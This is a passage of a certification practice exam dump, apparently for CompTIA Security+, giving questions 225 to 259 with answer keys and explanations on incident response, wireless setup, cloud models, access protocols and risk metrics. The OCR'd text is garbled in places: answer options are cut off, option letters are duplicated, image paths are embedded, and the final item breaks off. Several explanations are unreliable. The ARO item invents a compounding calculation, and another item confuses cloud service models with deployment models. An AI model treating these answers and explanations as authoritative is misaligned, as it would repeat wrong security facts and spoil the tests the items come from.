D. An asset value register
E. A disaster recovery plan
Answer: B
Explanation:
A risk register is a document or a tool that records and tracks information about the identified risks and their analysis, such as likelihood, impact, priority, mitigation strategies, residual risks, etc. It can contain ranked and ordered information on the likelihood and potential impact of catastrophic events that may affect business processes and systems, while also highlighting the residual risks that need to be

managed after mitigating controls have been implemented.

225.An analyst is working on an investigation with multiple alerts for multiple hosts. The hosts are showing signs of being compromised by a fast-spreading worm.
Which of the following should be the next step in order to stop the spread?
A. Disconnect every host from the network.
B. Run an AV scan on the entire
C. Scan the hosts that show signs of
D. Place all known-infected hosts on an isolated network
Answer: D
Explanation:
Placing all known-infected hosts on an isolated network is the best way to stop the spread of a worm infection. This will prevent the worm from reaching other hosts on the network and allow the infected hosts to be cleaned and restored. Disconnecting every host from the network is not practical and may disrupt business operations. Running an AV scan on the entire network or scanning the hosts that show signs of infection may not be effective or fast enough to stop a fast-spreading worm.


226.After installing a patch On a security appliance. an organization realized a massive data exfiltration occurred.
Which Of the following describes the incident?
A. Supply chain attack
B. Ransomware attack
C. Cryptographic attack
D. Password attack
Answer: A
Explanation:
A supply chain attack is a type of attack that involves compromising a trusted third-party provider or vendor and using their products or services to deliver malware or gain access to the target organization. The attacker can exploit the trust and dependency that the organization has on the provider or vendor and bypass their security controls. In this case, the attacker may have tampered with the patch for the security appliance and used it to exfiltrate data from the organization.


227.A network administrator needs to determine the sequence of a server farm's logs.
Which of the following should the administrator consider? (Select two).
A. Chain of custody
B. Tags
C. Reports
D. Time stamps
E. Hash values
F. Time offset
Answer: D,F
Explanation:
A server farm’s logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code,

and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.
To determine the sequence of a server farm's logs, the administrator should consider the following factors:
⇨ Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers have different time zones or clock settings.
⇨ Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://docs.microsoft.com/en-us/windows-server/administration/server-manager/view-event-logs


228.HOTSPOT
A newly purchased corporate WAP needs to be configured in the MOST secure manner possible.

INSTRUCTIONS
Please click on the below items on the network diagram and configure them accordingly:
⇨ WAP
⇨ DHCP Server
⇨ AAA Server
⇨ Wireless Controller
⇨ LDAP Server
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


DHCP
SERVER
192.168.60.10
AAA
SERVER
192.168.1.20
WIRELESS
CONTROLLER
172.28.1.30
LDAP
SERVER
10.10.20.20
WAP
Switch



Answer:




Explanation:

Wireless Access Point
Network Mode – G only
Wireless Channel – 11
Wireless SSID Broadcast – disable
Security settings – WPA2 Professional

229.A security engineer is concerned the strategy for detection on endpoints is too heavily dependent on previously defined attacks. The engineer wants a tool that can monitor for changes to key files and network traffic for the device.
Which of the following tools should the engineer select?
A. HIDS
B. AV
C. NGF-W
D. DLP
Answer: A
Explanation:
The security engineer should select a Host Intrusion Detection System (HIDS) to address the concern. HIDS monitors and analyzes the internals of a computing system, such as key files and network traffic, for any suspicious activity. Unlike antivirus software (AV), which relies on known signatures of malware, HIDS can detect anomalies, policy violations, and previously undefined attacks by monitoring system behavior and the network traffic of the device.
References:
1. CompTIA Security+ Certification Exam Objectives (SY0-601):
https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf
2. Scarfone, K., & Mell, P. (2007). Guide to Intrusion Detection and Prevention Systems (IDPS): Recommendations of the National Institute of Standards and Technology. NIST Special Publication 800-94. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf

230.CORRECT TEXT
A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802. IX using the most secure encryption and protocol available.
Perform the following steps:
1. Configure the RADIUS server.
2. Configure the WiFi controller.
3. Preconfigure the client for an incoming guest. The guest AD credentials are:
User: guest01
Password: guestpass



Answer:
Wifi Controller
SSID: CORPGUEST
SHARED KEY: Secret
AAA server IP: 192.168.1.20
PSK: Blank
Authentication type: WPA2-EAP-PEAP-MSCHAPv2
Controller IP: 192.168.1.10
Radius Server
Shared Key: Secret
Client IP: 192.168.1.10
Authentication Type: Active Directory
Server IP: 192.168.1.20
Wireless Client
SSID: CORPGUEST
Username: guest01
Userpassword: guestpass
PSK: Blank
Authentication type: WPA2-Enterprise

231.An organization has been experiencing outages during holiday sales and needs to ensure availability of its point-of-sales systems. The IT administrator has been asked to improve both server-data fault tolerance and site availability under high consumer load.
Which of the following are the best options to accomplish this objective? (Select two.)
A. Load balancing
B. Incremental backups
C. UPS
D. RAID
E. Dual power supply

F. VLAN
Answer: A,D
Explanation:
Load balancing and RAID are the best options to accomplish the objective of improving both server-data fault tolerance and site availability under high consumer load. Load balancing is a method of distributing network traffic across multiple servers to optimize performance, reliability, and scalability. Load balancing can help improve site availability by preventing server overload, ensuring high uptime, and providing redundancy and failover. RAID stands for redundant array of independent disks, which is a technology that combines multiple physical disks into a logical unit to improve data storage performance, reliability, and capacity. RAID can help improve server-data fault tolerance by providing data redundancy, backup, and recovery.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.nginx.com/resources/glossary/load-balancing/ https://www.ibm.com/cloud/learn/raid

232.An organization's Chief Information Security Officer is creating a position that will be responsible for implementing technical controls to protect data, including ensuring backups are properly maintained.
Which of the following roles would MOST likely include these responsibilities?
A. Data protection officer
B. Data owner
C. Backup administrator
D. Data custodian
E. Internal auditor
Answer: C
Explanation:
The role that would most likely include the responsibilities of implementing technical controls to protect data and ensuring backups are properly maintained would be a Backup Administrator. A Backup Administrator is responsible for maintaining and managing an organization's backup systems and procedures, which includes ensuring that backups are properly configured, tested and securely stored. They are also responsible for the recovery of data in case of a disaster or data loss.

233.An IT manager is estimating the mobile device budget for the upcoming year. Over the last five years, the number of devices that were replaced due to loss, damage, or theft steadily increased by 10%.
Which of the following would best describe the estimated number of devices to be replaced next year?
A. SLA
B. ARO
C. RPO
D. SLE
Answer: B
Explanation:
ARO stands for annualized rate of occurrence, which is a metric that estimates how often a threat event will occur within a year. ARO can help an IT manager estimate the mobile device budget for the

upcoming year by multiplying the number of devices replaced in the previous year by the percentage increase of replacement over the last five years. For example, if 100 devices were replaced in the previous year and the replacement rate increased by 10% each year for the last five years, then the estimated number of devices to be replaced next year is 100 x (1 + 0.1)^5 = 161.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.techopedia.com/definition/24866/annualized-rate-of-occurrence-aro

234.An organization routes all of its traffic through a VPN Most users are remote and connect into a corporate data center that houses confidential information There is a firewall at the internet border, followed by a DLP appliance, the VPN server and the data center itself.
Which of the following is the weakest design element?
A. The DLP appliance should be integrated into a NGFW.
B. Split-tunnel connections can negatively impact the DLP appliance's performance.
C. Encrypted VPN traffic will not be inspected when entering or leaving the network.
D. Adding two hops in the VPN tunnel may slow down remote connections
Answer: C
Explanation:
VPN (Virtual Private Network) traffic is encrypted to protect its confidentiality and integrity over the internet. However, this also means that it cannot be inspected by security devices or tools when entering or leaving the network, unless it is decrypted first. This can create a blind spot or a vulnerability for the network security posture, as malicious traffic or data could bypass detection or prevention mechanisms by using VPN encryption

235.A security administrator needs to provide secure access to internal networks for external partners The administrator has given the PSK and other parameters to the third-party security administrator.
Which of the following is being used to establish this connection?
A. Kerberos
B. SSL/TLS
C. IPSec
D. SSH
Answer: C
Explanation:
IPSec is a protocol suite that provides secure communication over IP networks. It uses encryption, authentication, and integrity mechanisms to protect data from unauthorized access or modification. IPSec can operate in two modes: transport mode and tunnel mode. In tunnel mode, IPSec can create a virtual private network (VPN) between two endpoints, such as external partners and internal networks. To establish a VPN connection, IPSec requires a pre-shared key (PSK) or other parameters to negotiate the security association.
References: https://www.comptia.org/content/guides/what-is-vpn

236.Which of the following roles is responsible for defining the protection type and Classification type for a given set of files?

A. General counsel
B. Data owner
C. Risk manager
D. Chief Information Officer
Answer: B
Explanation:
Data owner is the role that is responsible for defining the protection type and classification type for a given set of files. Data owner is a person in the organization who is accountable for a certain set of data and determines how it should be protected and classified. General counsel is the role that provides legal advice and guidance to the organization. Risk manager is the role that identifies, analyzes, and mitigates risks to the organization. Chief Information Officer is the role that oversees the information technology strategy and operations of the organization
https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-roles-and-responsibilities/

237.A penetration tester was able to compromise a host using previously captured network traffic.
Which of the following is the result of this action?
A. Integer overflow
B. Race condition
C. Memory leak
D. Replay attack
Answer: D
Explanation:
A replay attack is a form of network attack in which valid data transmission is maliciously or fraudulently repeated or delayed12. This can allow an attacker to compromise a host by resending a previously captured message, such as a password or a session token, that looks legitimate to the receiver1. A replay attack can be prevented by using methods such as random session keys, timestamps, or one-time passwords that expire after use12. A replay attack is different from an integer overflow, which is a type of software vulnerability that occurs when an arithmetic operation attempts to create a numeric value that is too large to be represented within the available storage space3. A race condition is another type of software vulnerability that occurs when multiple processes access and manipulate the same data concurrently, and the outcome depends on the order of execution3. A memory leak is a type of software defect that occurs when a program fails to release memory that is no longer needed, causing the program to consume more memory than necessary and potentially affecting the performance or stability of the system3.

238.Sales team members have been receiving threatening voicemail messages and have reported these incidents to the IT security team.
Which of the following would be MOST appropriate for the IT security team to analyze?
A. Access control
B. Syslog
C. Session Initiation Protocol traffic logs
D. Application logs
Answer: B
Explanation:

Syslogs are log files that are generated by devices on the network and contain information about network activity, including user logins, device connections, and other events. By analyzing these logs, the IT security team can identify the source of the threatening voicemail messages and take the necessary steps to address the issue

239.Which Of the following is the best method for ensuring non-repudiation?
A. SSO
B. Digital certificate
C. Token
D. SSH key
Answer: B
Explanation:
A digital certificate is an electronic document that contains the public key and identity information of an entity, such as a person, organization, website, etc. It is issued and signed by a trusted authority called a certificate authority (CA). It can provide non-repudiation by proving the identity and authenticity of the sender and verifying the integrity of the message or data.

240.Which of the following models offers third-party-hosted, on-demand computing resources that can be shared with multiple organizations over the internet?
A. Public cloud
B. Hybrid cloud
C. Community cloud
D. Private cloud
Answer: A
Explanation:
There are three main models for cloud computing: Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS)12. Each model represents a different part of the cloud computing stack and provides different levels of control, flexibility, and management.
According to one source1, a public cloud is a type of cloud deployment where the cloud resources (such as servers and storage) are owned and operated by a third-party cloud service provider and delivered over the Internet. A public cloud can be shared with multiple organizations or users who pay for the service on a subscription or pay-as-you-go basis.

241.A company wants to build a new website to sell products online. The website wd I host a storefront application that allow visitors to add products to a shopping cart and pay for products using a credit card. Which Of the following protocols •would be most secure to implement?
A. SSL
B. SFTP
C. SNMP
D. TLS
Answer: D
Explanation:
TLS (Transport Layer Security) is a cryptographic protocol that provides secure communication over the internet. It can protect the data transmitted between the website and the visitors from eavesdropping,

tampering, etc. It is the most secure protocol to implement for a website that sells products online using a credit card.

242.A security practitioner is performing due diligence on a vendor that is being considered for cloud services.
Which of the following should the practitioner consult for the best insight into the current security posture of the vendor?
A. PCI DSS standards
B. SLA contract
C. CSF framework
D. SOC 2 report
Answer: D
Explanation:
A SOC 2 report is a document that provides an independent assessment of a service organization's controls related to the Trust Services Criteria of Security, Availability, Processing Integrity, Confidentiality, or Privacy. A SOC 2 report can help a security practitioner evaluate the current security posture of a vendor that provides cloud services1.

243.A security investigation revealed mat malicious software was installed on a server using a server administrator credentials. During the investigation the server administrator explained that Telnet was regularly used to log in.
Which of the blowing most likely occurred?
A. A spraying attack was used to determine which credentials to use
B. A packet capture tool was used to steal the password
C. A remote-access Trojan was used to install the malware
D. A directory attack was used to log in as the server administrator
Answer: B
Explanation:
Telnet is an insecure protocol that transmits data in cleartext over the network. This means that anyone who can intercept the network traffic can read the data, including the username and password of the server administrator. A packet capture tool is a software or hardware device that can capture and analyze network packets. An attacker can use a packet capture tool to steal the password and use it to install malicious software on the server.
References: https://www.comptia.org/content/guides/what-is-network-security

244.A company is switching to a remote work model for all employees. All company and employee resources will be in the cloud. Employees must use their personal computers to access the cloud computing environment. The company will manage the operating system.
Which of the following deployment models is the company implementing?
A. CYOD
B. MDM
C. COPE
D. VDI
Answer: D

Explanation:
According to Professor Messer's video1, VDI stands for Virtual Desktop Infrastructure and it is a deployment model where employees use their personal computers to access a virtual machine that runs the company's operating system and applications.
In the scenario described, the company is implementing a virtual desktop infrastructure (VDI) deployment model [1]. This allows employees to access the cloud computing environment using their personal computers, while the company manages the operating system. The VDI model is suitable for remote work scenarios because it provides secure and centralized desktop management, while allowing employees to access desktops from any device.

245.A security administrator Is evaluating remote access solutions for employees who are geographically dispersed.
Which of the following would provide the MOST secure remote access? (Select TWO).
A. IPSec
B. SFTP
C. SRTP
D. LDAPS
E. S/MIME
F. SSL VPN
Answer: A,F
Explanation:
IPSec (Internet Protocol Security) is a technology that provides secure communication over the internet by encrypting traffic and authenticating it at both the sender and receiver. It can be used to create secure tunnels between two or more devices, allowing users to access resources securely and privately.
SSL VPN (Secure Sockets Layer Virtual Private Network) is a type of VPN that uses an SSL/TLS connection to encrypt traffic between two or more devices. It is a secure and reliable solution for providing remote access, as all traffic is encrypted and authenticated. Additionally, SSL VPNs can also be used to restrict access to certain websites and services, making them a secure and robust solution for remote access.

246.A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack.
Which of the following options will mitigate this issue without compromising the number of outlets available?
A. Adding a new UPS dedicated to the rack
B. Installing a managed PDU
C. Using only a dual power supplies unit
D. Increasing power generator capacity
Answer: B
Explanation:
Installing a managed PDU is the most appropriate option to mitigate the issue without compromising the number of outlets available. A managed Power Distribution Unit (PDU) helps monitor, manage, and control power consumption at the rack level. By installing a managed PDU, the security team will have greater visibility into power usage in the network rack, and they can identify and eliminate unauthorized

devices that consume excessive power from empty outlets.
https://www.comptia.org/training/books/security-sy0-601-study-guide

247.An upcoming project focuses on secure communications and trust between external parties.
Which of the following security components will need to be considered to ensure a chosen trust provider IS used and the selected option is highly scalable?
A. Self-signed certificate
B. Certificate attributes
C. Public key Infrastructure
D. Domain validation
Answer: C
Explanation:
PKI is a security technology that enables secure communication between two parties by using cryptographic functions. It consists of a set of components that are used to create, manage, distribute, store, and revoke digital certificates. PKI provides a secure way to exchange data between two parties, as well as a trust provider to ensure that the data is not tampered with. It also helps to create a highly scalable solution, as the same certificate can be used for multiple parties.
According to the CompTIA Security+ Study Guide, “PKI is a technology used to secure communications between two external parties. PKI is based on the concept of digital certificates, which are used to authenticate the sender and recipient of a message. PKI provides a trust provider to ensure that the digital certificate is valid and has not been tampered with. It also provides a scalable solution, as multiple parties can use the same certificate.”

248.A security analyst is using OSINT to gather information to verify whether company data is available publicly.
Which of the following is the BEST application for the analyst to use?
A. theHarvester
B Cuckoo
B. Nmap
C. Nessus
Answer: A
Explanation:
The Harvester is a reconnaissance tool that is used to gather information about a target organization, such as email addresses, subdomains, and IP addresses. It can also be used to gather information about a target individual, such as email addresses, phone numbers, and social media profiles. The Harvester is specifically designed for OSINT (Open-Source Intelligence) and it can be used to discover publicly available information about a target organization or individual.

249.Which of the following is a solution that can be used to stop a disgruntled employee from copying confidential data to a USB drive?
A. DLP
B. TLS
C. AV
D. IDS

Answer: A
Explanation:
DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, transfer, or upload sensitive data to a USB drive or other removable media based on predefined policies and rules.
References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.microsoft.com/en-us/security/business/security-101/what-is-data-loss-prevention-dlp

250.Which of the following would a security analyst use to determine if other companies in the same sector have seen similar malicious activity against their systems?
A. Vulnerability scanner
B. Open-source intelligence
C. Packet capture
D. Threat feeds
Answer: D
Explanation:
Threat feeds, also known as threat intelligence feeds, are a source of information about current and emerging threats, vulnerabilities, and malicious activities targeting organizations. Security analysts use threat feeds to gather information about attacks and threats targeting their industry or sector. These feeds are typically provided by security companies, research organizations, or industry-specific groups. By using threat feeds,
analysts can identify trends, patterns, and potential threats that may target their own organization, allowing them to take proactive steps to protect their systems.
References:
1. CompTIA Security+ Certification Exam Objectives (SY0-601):
https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf
2. SANS Institute: Threat Intelligence: What It Is, and How to Use It Effectively: https://www.sans.org-room/whitepapers/analyst/threat-intelligence-is-effectively-36367

251.A company is focused on reducing risks from removable media threats. Due to certain primary applications, removable media cannot be entirely prohibited at this time.
Which of the following best describes the company's approach?
A. Compensating controls
B. Directive control
C. Mitigating controls
D. Physical security controls
Answer: C
Explanation:
Mitigating controls are designed to reduce the impact or severity of an event that has occurred or is likely to occur. They do not prevent or detect the event, but rather limit the damage or consequences of it. For example, a backup system is a mitigating control that can help restore data after a loss or corruption.

In this case, the company is focused on reducing risks from removable media threats, which are threats that can compromise data security, introduce malware infections, or cause media failure123. Removable media threats can be used to bypass network defenses and target industrial/OT environments2. The company cannot prohibit removable media entirely because of certain primary applications that require them, so it implements mitigating controls to lessen the potential harm from these threats.
Some examples of mitigating controls for removable media threats are:

- Encrypting data on removable media
- Scanning removable media for malware before use
- Restricting access to removable media ports
- Implementing policies and procedures for removable media usage and disposal
- Educating users on the risks and best practices of removable media

252.An annual information security has revealed that several OS-level configurations are not in compliance due to Outdated hardening standards the company is using.
Which Of the following would be best to use to update and reconfigure the OS.level security configurations?
A. CIS benchmarks
B. GDPR guidance
C. Regional regulations
D. ISO 27001 standards
Answer: A
Explanation:
CIS benchmarks are best practices and standards for securing various operating systems, applications, cloud environments, etc. They are developed by a community of experts and updated regularly to reflect the latest threats and vulnerabilities. They can be used to update and reconfigure the OS-level security configurations to ensure compliance and reduce risks

253.An account was disabled atter several failed and successful login connections were made from various parts of the Word at various times. A security analysts investigating the issue.
Which of the following account policies most likely triggered the action to disable the
A. Time based logins
B. Password history
C. Geofencing
D. Impossible travel time
Answer: D
Explanation:
Impossible travel time is a policy that detects and blocks login attempts from locations that are geographically impossible to reach from the previous login location within a certain time frame. For example, if a user logs in from New York and then tries to log in from Tokyo within an hour, the policy would flag this as impossible travel time and disable the account. This policy helps prevent unauthorized access from compromised credentials or attackers using proxy servers.
References: 1 CompTIA Security+ Certification Exam Objectives, page 6, Domain 1.0: Attacks, Threats, and Vulnerabilities, Objective 1.2: Compare and contrast different types of social engineering techniques 2 CompTIA Security+ Certification Exam Objectives, page 14, Domain 3.0: Implementation, Objective

3.4: Implement identity and account management controls 3 https://docs.microsoft.com/en-us/azure/active-directory/identity-protection/howto-sign-in-risk-policy#impossible-travel

254.A security architect is designing a remote access solution for a business partner. The business partner needs to access one Linux server at the company. The business partner wants to avid managing a password for authentication and additional software installation.
Which of the following should the architect recommend?
A. Soft token
B. Smart card
C. CSR
D. SSH key
Answer: D
Explanation:
SSH key is a pair of cryptographic keys that can be used for authentication and encryption when connecting to a remote Linux server via SSH protocol. SSH key authentication does not require a password and is more secure than password-based authentication. SSH key authentication also does not require additional software installation on the client or the server, as SSH is a built-in feature of most Linux distributions. A business partner can generate an SSH key pair on their own computer and send the public key to the company, who can then add it to the authorized_keys file on the Linux server. This way, the business partner can access the Linux server without entering a password or installing any software

255.A company recently implemented a patch management policy; however, vulnerability scanners have still been flagging several hosts, even after the completion of the patch process.
Which of the following is the most likely cause of the issue?
A. The vendor firmware lacks support.
B. Zero-day vulnerabilities are being discovered.
C. Third-party applications are not being patched.
D. Code development is being outsourced.
Answer: C
Explanation:
Third-party applications are applications that are developed and provided by external vendors or sources, rather than by the organization itself. Third-party applications may introduce security risks if they are not properly vetted, configured, or updated. One of the most likely causes of vulnerability scanners flagging several hosts after the completion of the patch process is that third-party applications are not being patched. Patching is the process of applying updates or fixes to software to address bugs, vulnerabilities, or performance issues. Patching third-party applications is essential for maintaining their security and functionality, as well as preventing attackers from exploiting known flaws.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.csoonline.com/article/2124681/why-third-party-security-is-your-security.html

256.A security analyst needs to recommend a solution that will allow current Active Directory accounts

and groups to be used for access controls on both network and remote-access devices.
Which of the following should the analyst recommend? (Select two).
A. TACACS+
B. RADIUS
C. OAuth
D. OpenID
E. Kerberos
F. CHAP
Answer: B,E
Explanation:
RADIUS and Kerberos are two protocols that can be used to integrate Active Directory accounts and groups with network and remote-access devices. RADIUS is a protocol that provides centralized authentication, authorization, and accounting for network access. It can use Active Directory as a backend database to store user credentials and group memberships. Kerberos is a protocol that provides secure authentication and encryption for network services. It is the default authentication protocol for Active Directory and can be used by remote-access devices that support it.

257.A company completed a vulnerability scan. The scan found malware on several systems that were running older versions of Windows.
Which of the following is MOST likely the cause of the malware infection?
A. Open permissions
B. Improper or weak patch management
C. Unsecure root accounts
D. Default settings
Answer: B
Explanation:
The reason for this is that older versions of Windows may have known vulnerabilities that have been patched in more recent versions. If a company is not regularly patching their systems, they are leaving those vulnerabilities open to exploit, which can allow malware to infect the systems.
It is important to regularly update and patch systems to address known vulnerabilities and protect against potential malware infections. This is an important aspect of proper security management.
Here is a reference to the CompTIA Security+ certification guide which states that "Properly configuring and maintaining software, including patch management, is critical to protecting systems and data."

258.A user is trying unsuccessfully to send images via SMS. The user downloaded the images from a corporate email account on a work phone.
Which of the following policies is preventing the user from completing this action?
A. Application management
B. Content management
C. Containerization
D. Full disk encryption
Answer: B
Explanation:
Content management is a policy that controls what types of data can be accessed, modified, shared, or

transferred by users or applications. Content management can prevent data leakage or exfiltration by blocking or restricting certain actions, such as copying, printing, emailing, or sending data via SMS. If the user downloaded the images from a corporate email account on a work phone, the content management policy may prevent the user from sending the images via SMS to protect the confidentiality and integrity of the data.

259.Which of the following best describes when an organization Utilizes a read-to-use application from a cloud provider?
A. IaaS
B. SaaS
C. PaaS
D. XaaS
Answer: B
Explanation:
